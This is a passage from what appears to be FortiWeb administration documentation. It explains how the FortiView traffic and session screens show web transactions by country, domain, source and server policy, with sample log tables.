25	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:42809 to 220.181.57.216:80
26	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	connect		HTTP connect request from 61.149.143.226:42802 to 220.181.57.216:80
27	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	options		HTTP options request from 61.149.143.226:42799 to 220.181.57.216:80
28	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42789 to 220.181.57.216:80
29	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:42782 to 220.181.57.216:80
30	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	head		HTTP head request from 61.149.143.226:42786 to 220.181.57.216:80
31	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42771 to 220.181.57.216:80
32	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	post		HTTP post request from 61.149.143.226:42784 to 220.181.57.216:80
33	16:45:08	TTP_FULL_FEATURE	61.149.143.226	220.181.57.216	http	get		HTTP get request from 61.149.143.226:42780 to 220.181.57.216:80

1 /137 [Total: 27295]

Similarly, when you drill down into the **Domains** tab, you will see the same web traffic data for the selected domain(s).

Countries

Go to **FortiView > Traffic > Countries**.

From this window, you can see web traffic from each country:


Add Filter | 5 minutes | 1 hour | 24 hours

HTTP Transactions :	155640
Service (HTTP/HTTPS) :	155640
HTTP Version (HTTP1.X/HTTP2) :	155640
Bytes (Sent/Received) :	6.22 GB
Time Period :	Last Hour

Country	HTTP Transactions	Service (HTTP/HTTPS)	HTTP Version (HTTP1.X/HTTP2)	Bytes (Sent/Received)
China	155586	155586/0	155586/0	104.63 MB/6.11 GB
Netherlands	9	9/0	9/0	1.38 KB/2.89 KB
Egypt	7	7/0	7/0	1.50 KB/0 B
Brazil	7	7/0	7/0	1.31 KB/6.45 KB
Hong Kong	6	6/0	6/0	1.33 KB/0 B
United States	4	4/0	4/0	613 B/366 B
Unknown	3	3/0	3/0	558 B/0 B
Singapore	3	3/0	3/0	54 B/0 B
France	2	2/0	2/0	404 B/0 B
Turkey	2	2/0	2/0	205 B/0 B
Islamic Republic of Iran	2	2/0	2/0	372 B/0 B
Kenya	1	1/0	1/0	187 B/0 B
Indonesia	1	1/0	1/0	18 B/3.08 KB
Italy	1	1/0	1/0	187 B/366 B
Argentina	1	1/0	1/0	187 B/0 B
Taiwan	1	1/0	1/0	18 B/3.08 KB
Russian Federation	1	1/0	1/0	159 B/0 B
Israel	1	1/0	1/0	42 B/0 B
Reserved	1	1/0	1/0	126 B/0 B
Finland	1	1/0	1/0	187 B/0 B

Use these settings along the top of the window to view and filter country data:

	Click the **Refresh** icon to refresh the total web traffic data for each country.
	Click the **Add Filter** icon to filter web traffic data by country. From here, you can either enter the country that you want to filter, or click **Country** and select the country from the menu. Alternatively, you can double-click a country in the list to filter information for that country.
	Use the **View Type** icon to select how FortiWeb presents the country web traffic data. The default type is Table View. The available types are: • Table View • Bubble Chart • Country Map
	Select the time period within which to view country web traffic data.

When you select a country, you will see that country's HTTP Transactions, the service used, the HTTP version, and bytes sent/received in the selected time period. You can also drill down into the following tabs to view more information about the selected source: **Destinations**, **Policies**, **Domains**, **HTTP Methods**, **HTTP Response Codes**, and **URLs**. For example, the **Domains** tab allows you to drill down into web traffic to domains coming from the selected country:



For example, when you drill down into the **www.host9.com** domain under the **Domains** tab, you will see this web traffic data for the selected domain:



#	Date/Time	Policy	Source	Destination	Service	Method	Return Code	Message	HTTP Host
1	17:11:42	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	options		HTTP options request from 61.149.143.226:8942 to 123.125.115.110:80	www.host9.com
2	17:11:38	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:5800 to 123.125.115.110:80	www.host9.com
3	17:11:12	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44880 to 123.125.115.110:80	www.host9.com
4	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	head		HTTP head request from 61.149.143.226:44850 to 123.125.115.110:80	www.host9.com
5	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44830 to 123.125.115.110:80	www.host9.com
6	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44784 to 123.125.115.110:80	www.host9.com
7	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44778 to 123.125.115.110:80	www.host9.com
8	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44759 to 123.125.115.110:80	www.host9.com
9	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44767 to 123.125.115.110:80	www.host9.com
10	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44749 to 123.125.115.110:80	www.host9.com
11	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44739 to 123.125.115.110:80	www.host9.com
12	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	put		HTTP put request from 61.149.143.226:43956 to 123.125.115.110:80	www.host9.com
13	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:43906 to 123.125.115.110:80	www.host9.com
14	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44705 to 123.125.115.110:80	www.host9.com
15	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44689 to 123.125.115.110:80	www.host9.com
16	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44695 to 123.125.115.110:80	www.host9.com
17	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	head		HTTP head request from 61.149.143.226:44673 to 123.125.115.110:80	www.host9.com
18	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:44643 to 123.125.115.110:80	www.host9.com
19	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44629 to 123.125.115.110:80	www.host9.com
20	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44608 to 123.125.115.110:80	www.host9.com
21	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44554 to 123.125.115.110:80	www.host9.com
22	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44552 to 123.125.115.110:80	www.host9.com
23	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	put		HTTP put request from 61.149.143.226:44487 to 123.125.115.110:80	www.host9.com
24	17:10:33	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:44480 to 123.125.115.110:80	www.host9.com
25	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:41059 to 123.125.115.110:80	www.host9.com
26	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:41051 to 123.125.115.110:80	www.host9.com
27	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	put		HTTP put request from 61.149.143.226:42629 to 123.125.115.110:80	www.host9.com
28	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	post		HTTP post request from 61.149.143.226:42619 to 123.125.115.110:80	www.host9.com
29	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:41005 to 123.125.115.110:80	www.host9.com
30	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	trace		HTTP trace request from 61.149.143.226:40995 to 123.125.115.110:80	www.host9.com
31	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	trace		HTTP trace request from 61.149.143.226:40991 to 123.125.115.110:80	www.host9.com
32	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	put		HTTP put request from 61.149.143.226:40989 to 123.125.115.110:80	www.host9.com
33	17:10:27	TTP_FULL_FEATURE	61.149.143.226	123.125.115.110	http	get		HTTP get request from 61.149.143.226:42607 to 123.125.115.110:80	www.host9.com

Similarly, when you drill down into the **Policies** tab, you will see web traffic data for the selected server policy and country.

Sessions

FortiView's Sessions menu provides information about each session that FortiWeb monitors, including the following:

- Server policies
- Requests
- Established connection times
- Destination IP addresses
- Source ports
- Destination ports

All of this data helps you better understand users connecting to your network and how policies in your FortiWeb configuration are monitoring them. You can even end individual sessions or groups of sessions as needed.

Sources

Go to **FortiView > Sessions > Sources**.

From this window, you can see information about every source IP address that FortiWeb is currently monitoring, including the total number of sessions, the total number of requests, and bytes sent/received of each source:

Use these settings along the top of the window to view source information:

	Click the **Refresh** icon to refresh information about each source.
	Click the **Add Filter** icon to filter source information by session, policy, and destination. From here, you can either enter the parameter that you want to filter, or select the parameter from the menu. Alternatively, you can double-click the source to filter session information by session, policy, and destination.

When you drill down into a source, you can view its **Policies**, **Destinations**, and **Sessions**. For example, the below image shows the **Policies** tab. You can drill down into **server-policy5** to view each source IP address that the policy is monitoring:



When you drill down into **server-policy5**, you will see this information for each source IP address:



Source	Source Port	Destination	Destination Port	Bytes (Sent/Received)	Requests	Policy	Established Time
172.31.13.218	50026	1.1.1.4	80	717 B/0 B	1	server-policy5	99s
172.31.13.218	50270	1.1.1.1	80	717 B/0 B	1	server-policy5	45s
172.31.13.218	50006	1.1.1.2	80	717 B/0 B	1	server-policy5	103s
172.31.13.218	50230	1.1.1.2	80	717 B/0 B	1	server-policy5	54s
172.31.13.218	49986	1.1.1.4	80	717 B/0 B	1	server-policy5	108s
172.31.13.218	50310	1.1.1.2	80	717 B/0 B	1	server-policy5	36s
172.31.13.218	49906	1.1.1.4	80	716 B/0 B	1	server-policy5	125s
172.31.13.218	50210	1.1.1.4	80	716 B/0 B	1	server-policy5	59s
172.31.13.218	50130	1.1.1.4	80	716 B/0 B	1	server-policy5	77s
172.31.13.218	50044	1.1.1.1	80	568 B/0 B	1	server-policy5	95s
172.31.13.218	50268	1.1.1.2	80	568 B/0 B	1	server-policy5	45s
172.31.13.218	49964	1.1.1.1	80	568 B/0 B	1	server-policy5	115s
172.31.13.218	50228	1.1.1.1	80	568 B/0 B	1	server-policy5	54s
172.31.13.218	49984	1.1.1.3	80	568 B/0 B	1	server-policy5	108s

Similarly, when you drill down into the **Destinations** tab, you will see session information for the selected destination IP address(es).

Policies

Go to **FortiView > Sessions > Policies**.

From this window, you can see information about every server policy, including the total number of sessions, the total number of requests, and bytes sent/received of each source:



Policy	Sessions	Requests	Bytes (Sent/Received)
server-policy5	23	23	14.54 KB/0 B

Use these settings along the top of the window to view session information:

	Click the **Refresh** icon to refresh information about each policy.
	Click the **Add Filter** icon to filter policy information by source and destination. From here, you can either enter the parameter that you want to filter, or select the parameter from the menu. Alternatively, you can double-click the policy to filter policy information by session, source, and destination.

If you drill down into a policy, you can view its **Sources**, **Destinations**, and **Sessions**. For example, the below image shows the **Destinations** tab. You can drill down into any of the destination IP addresses:



When you drill down into the **1.1.1.1** destination, you will see this information about each source IP address going to the selected destination under the selected policy:

